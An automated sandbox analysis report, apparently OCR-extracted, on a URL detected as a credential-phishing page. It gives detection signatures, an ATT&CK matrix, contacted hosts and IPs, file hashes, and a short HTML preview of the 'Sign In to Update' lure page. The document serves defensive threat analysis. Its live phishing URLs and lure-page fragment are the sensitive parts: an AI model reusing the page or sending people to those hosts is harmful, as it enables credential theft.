



ID: 356759
Cookbook: browseurl.jbs
Time: 16:06:10
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report http://axpo.open-directory.be/12/#adfg.sadgfa@aasdk.com 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Dropped Files 4
Sigma Overview 4
Signature Overview 4
Phishing: 5
Compliance: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 8
General Information 9
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASN 10
JA3 Fingerprints 10
Dropped Files 10
Created / dropped Files 11
Static File Info 18
No static file info 18
Network Behavior 18
Network Port Distribution 18
TCP Packets 18
UDP Packets 20
DNS Queries 21
DNS Answers 21
HTTP Request Dependency Graph 21
HTTP Packets 22
HTTPS Packets 22
Code Manipulations 23
Statistics 23
Behavior 23
System Behavior 23

Copyright null 2021

Analysis Process: iexplore.exe PID: 2792 Parent PID: 792 23
General 23
File Activities 24
Registry Activities 24
Analysis Process: iexplore.exe PID: 5540 Parent PID: 2792 24
General 24
File Activities 24
Registry Activities 24
Disassembly 25


Analysis Report http://axpo.open-directory.be/12/#adfg....

Overview


General Information

Sample URL:	http://axpo.open-directory.be/12/#adfg.sadgfa@aasdk.com
Analysis ID:	356759
Infos:	

Most interesting Screenshot:



Detection




HTMLPhisher

Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Phishing site detected (based on sh...
- Yara detected HtmlPhish_10
- Found iframes
- HTML body contains low number of ...
- HTML title does not match URL
- Suspicious form URL found
- URL contains potential PII (phishing...

Classification



Startup

- **System is w10x64**
- iexplore.exe (PID: 2792 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5540 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2792 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\src[1].htm	JoeSecurity_HtmlPhish_10	Yara detected HtmlPhish_10	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Phishing:

Phishing site detected (based on shot template match)

Yara detected HtmlPhish_10

Compliance:


Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Drive-by Compromise 1	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 2	SIM Card Swap	

Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http://axpo.open-directory.be/12/#adfg.sadgfa@aasdk.com	0%	Virustotal		Browse
http://axpo.open-directory.be/12/#adfg.sadgfa@aasdk.com	0%	Avira URL Cloud	safe	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http:///favicon.ico	0%	Avira URL Cloud	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
axpo.open-directory.be	138.201.179.3	true	false		unknown
hrtlnd.co.za	162.219.250.43	true	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.coroflot.com/vladimirnikolichttps://www.coroflot.com/vladimirnikolicTechnology	Technology-Bold[1].ttf.3.dr	false		high
http://https://hrtlnd.co.za/0f33x/userid/chudy/serv/main.ico	imagestore.dat.3.dr, ~DF94BFFBA9E3232B83.TMP.2.dr	false		high
http:///favicon.ico	38l2tm58wl77unnx103f3o6mro[1].htm.3.dr, src[1].htm.3.dr	false	• Avira URL Cloud: safe	low
http://https://hrtlnd.co.za/0	{365F4BE9-7634-11EB-90E4-ECF4BB862DED}.dat.2.dr	false		high
http://https://hrtlnd.co.za/0f33x/userid/chudy/?i=i&0=	12[1].htm.3.dr	false		high
http://https://hrtlnd.co.za/0f33x/userid/chudy/src.php?0=YWRmZy5zYWRnZmFAYWFzZGsuY29t&a=0	~DF94BFFBA9E3232B83.TMP.2.dr	false		high
http://https://hrtlnd.co.za/0f33x/userid/chudy/z4tfj7ki6h3xkbhd0q9a755pzt.php?0=YWRmZy5zYWRnZmFAYWFzZGsuY29	~DF94BFFBA9E3232B83.TMP.2.dr	false		high
http://https://hrtlnd.co.za/0tory.be/12/#adfg.sadgfa	{365F4BE9-7634-11EB-90E4-ECF4BB862DED}.dat.2.dr	false		high
http://https://hrtlnd.co.za/favicon.icoF	imagestore.dat.3.dr	false		high
http://https://hrtlnd.co.za/0f33x/userid/chudy/38l2tm58wl77unnx103f3o6mro.php?0=YWRmZy5zYWRnZmFAYWFzZGsuY29	~DF94BFFBA9E3232B83.TMP.2.dr	false		high
http://https://www.coroflot.com/vladimirnikolichttps://www.coroflot.com/vladimirnikolic	Technology-Bold[1].ttf.3.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
138.201.179.3	unknown	Germany		24940	HETZNER-ASDE	false
162.219.250.43	unknown	United States		33494	IHNETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356759
Start date:	23.02.2021
Start time:	16:06:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	browseurl.jbs
Sample URL:	http://axpo.open-directory.be/12/#adfg.sadgfa@aasdk.com
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal56.phis.win@3/23@2/2
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.193.48, 104.42.151.234, 184.30.21.219, 23.211.6.115, 13.88.21.125, 88.221.62.148, 142.250.185.202, 216.58.212.131, 52.255.188.83, 184.30.20.56, 152.199.19.161, 51.104.139.180 • Excluded domains from analysis (whitelisted): storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, gstaticadssl.l.google.com, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, storeedgefd.xbetservices.akadns.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, e12564.dspb.akamaiedge.net, go.microsoft.com, watson.telemetry.microsoft.com, prod.fs.microsoft.com.akadns.net, storeedgefd.dsx.mp.microsoft.com, fonts.googleapis.com, fs.microsoft.com, fonts.gstatic.com, ie9comview.vo.msecnd.net, e1723.g.akamaiedge.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, e16646.dscg.akamaiedge.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net, cs9.wpc.v0cdn.net • Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{365F4BE7-7634-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	30296
Entropy (8bit):	1.852089253867396
Encrypted:	false
SSDEEP:	96:rqZdZ627tW7Mot7Mpf7MYtM7MZ17Mv7MZf7Mw8X:rqZdZ62ZWRtMfHtMw1EwfD8X
MD5:	9F2E718E5BE24CE89CE2CF2A00328434
SHA1:	50C349BC2019CBAAA5B7A9B08A9DB0FCED492796
SHA-256:	75161AA684DD3B860632346D2E299BB0F0CAA18B9D04EF1537CFCF4E976F8AC7
SHA-512:	103B46FE9A78C34A77ECF935E36D4FE3C1C2FE59186B998912A3522A1AFAE4DDCEFB86956E550C3F1D2548B62C2F2CCC21F4AE926C054A4C6C05CFA69650990
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{365F4BE9-7634-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	48924
Entropy (8bit):	2.646420207426922
Encrypted:	false
SSDEEP:	384:rGOYMFAy9451GGw9wdVw5wHwMwuQwehew/wQPwjwdw2wzwth:901qYK8XCaoBwGNUy
MD5:	565F06CD9C88ED362FADCDA64652BE0F
SHA1:	74B2F3946ECECCEDA71D78DE74769AE47E30CE82
SHA-256:	99F7FC7C6BCDAC4AFF6D2869BB9B6ED2ED5FB9459EA36D582DB6F8FDF79F44EC
SHA-512:	F27034B4B9A43518ABA4559BC09A69A266109263B5D0801EF82BD69D6C19E2CDEBDD84C191872CB8932A9BC1CD69414CA16FDEFB7336B540DA2EAA513D33537
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{408D34E5-7634-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5634753893599798
Encrypted:	false
SSDEEP:	48:lwLGcprGGwpaDG4pQDGrapbSDGQpKRG7HpRFTGIpG:rRZeQ16nBS9AATTA
MD5:	18E01F71441D6C19E2C7A2DF9209C2D7
SHA1:	EE8F2146B47DF279E1DBAFCA45756B602F6ACEF4
SHA-256:	BA3C175CDAEF71AD995A0A1F6A59E64FD26DF28487F383DD5C5EDD95F90A0697
SHA-512:	9E845C2A0F4998E163AECC44FFDBAAAD797B8F66C0F2F001B80E08B1DE6EE1D1E33093C1BD3565737092D8D487A544D891E4D587C9C73AF6F6157890713504C
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\ynfz0jx\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\ynfz0jx\imagestore.dat	
Category:	dropped
Size (bytes):	13415
Entropy (8bit):	7.8574086701648475
Encrypted:	false
SSDEEP:	192:zwOk+xxb38XtAB+DPoPT1ytX3S4Jx4uUD20oBhhwwFQ7IR4c/3by/LBRPDDKSrT2:zwuxatAVytXnJx4uioDhO7gPCbGST0+k
MD5:	5AEA308E1BF0288764FA6D85046AF5EA
SHA1:	90BCA28406F8B6ED0BA10E87FF0739C802066FF7
SHA-256:	4C7DB7E39E56ADCB4AA0524C8B60C50AA98946F35D470B92C9D9FD4C045049EE
SHA-512:	378478762EBE7451FB151FC07A03D1083D6A43B62644ABBAF2BFBA8D49265DF73D8A677537AB7E67D037EF5EF43CFF1885CA729B21DE322C0AA0FD3284715BA8
Malicious:	false
Reputation:	low
Preview:	5.h.t.t.p.s.:././.h.r.t.l.n.d...c.o...z.a./.0.f.3.3.x./.u.s.e.r.i.d./.c.h.u.d.y./.s.e.r.v./.m.a.i.n...i.c.o.+0.....JFIF.....`.`.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 90....C.....C......"..... .....H...B..... ..Ie% B..IA..P%%.....B..P.... P%.IA(.PJ.J....%....A(.PJ.....e%B.YA..e..B.(J.... (.%@...Y@.....@.,;.....a.WW...9.9>Y.....I..F*.[..^b).a.a.....C8..:.C<....3..Nz....d.....2..'P...Q..'C.... ..4..u.a.r....A.%...). $.,...!O.>.....Ttp.....}....[...).m.....&.1=....y..4.D.d.?4....."...O...?.7Q.[..o...W.]...t...j:.i.....y.-...3.9,..K.!.%..d $.m.c._.....d..9.....H6nG.t...j:.i.....;....Y i}.89.....Bppu.5.../Q....~x.../..{`7..|... .9J.A.;v..v..sp.O.guw....y....a.`.....A....~l.X.B.~._...z..k.>....}....1..._.Y.0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\38l2tm58wl77unnx103f3o6mro[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	496
Entropy (8bit):	5.259829523499682
Encrypted:	false
SSDEEP:	12:YrHw0fKiY+06rXzzKiWvLOZYlPdLE785vwPRTQL:YrsiY+0uCtvCZwE74IpM
MD5:	25D082F6D7CF4D7BEE7BB20186CDD9E8
SHA1:	1EF3F077A7510D7FA14488A2321E726A9733F8F0
SHA-256:	3D7545FCE53793B666B1D853450E975EE1E474DA79F53F678E7B97143FBDA9F4
SHA-512:	4F9FDC61D756B4ECE4A9CA0EBCAC103A5642000F7FAD577D6B2BE2B6F38849EB140608ED331F0A41AC02CCC972408AA1340B40A3E9EEF59165D2450EA0E8DF8C
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://hrtlnd.co.za/0f33x/userid/chudy/38l2tm58wl77unnx103f3o6mro.php?0=YWRmZy5zYWRnZmFAYWFzZGsuY29t&.verify??guce_referrer=aHR0cHM6Ly9sb2dpbi55YWhvby5jb20v&guce_referrer_sig=AQAAABA99NmGR9iNQOyU5ml3ASjQfYjcPATD_A8modgjxpNXYNmo8n5zxdi8EZV7GFYPzoSc_RpMz0hYfdCk0OLmxnMB6tpfZnd5ENcxTcI3e56K0Vz3pSL6PoIoDveE6VV6vAiBzqdjcYAbAHdiaf7gx2w9XRGmCh4orbe2VcZO9aN_
Preview:	.<!doctype html>.<html>..<head>...<meta charset="utf-8">...<title>Sign In to Update</title>...<link rel="shortcut icon" type="image/png" href="http:///favicon.ico"/>...<link rel="stylesheet" href="cache/style.css">...<style>...body.{..margin: 0;..padding: 0;..background: url(serv/mode/bg.jpg)no-repeat;..background-size: cover;..font-family: sans-serif;.}...</style>..</head>..<body>...<iframe src="src.php?0=YWRmZy5zYWRnZmFAYWFzZGsuY29t&a=0" width="370" height="550"></iframe>..</body>.</html>.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\background_styles[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	472
Entropy (8bit):	5.108884787832932
Encrypted:	false
SSDEEP:	12:6TUa42F1ELIFDoK3vM2SM+8+S+5FNfYhl3Z1ZWn:zi3WyvMuOS+5FNQfZ7W
MD5:	CCAF38BCC02C350CE2711E6E4C9B6442
SHA1:	10AD12794909A0697F866FBF68FD3484E4A0A6C5
SHA-256:	58151938B48F02077AC1809421826B735DFAC46F13CB3E1494938447D99B604E
SHA-512:	AD40C6891339DA85ACF9100D96639215B95BE438605B10A604A3CDD1B042387EFCC6BF6D9B8482DE012A1280A1663CA69617F968080A5ABD4F81ADB3189900A
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://hrtlnd.co.za/0f33x/userid/chudy/cache/background_styles.css
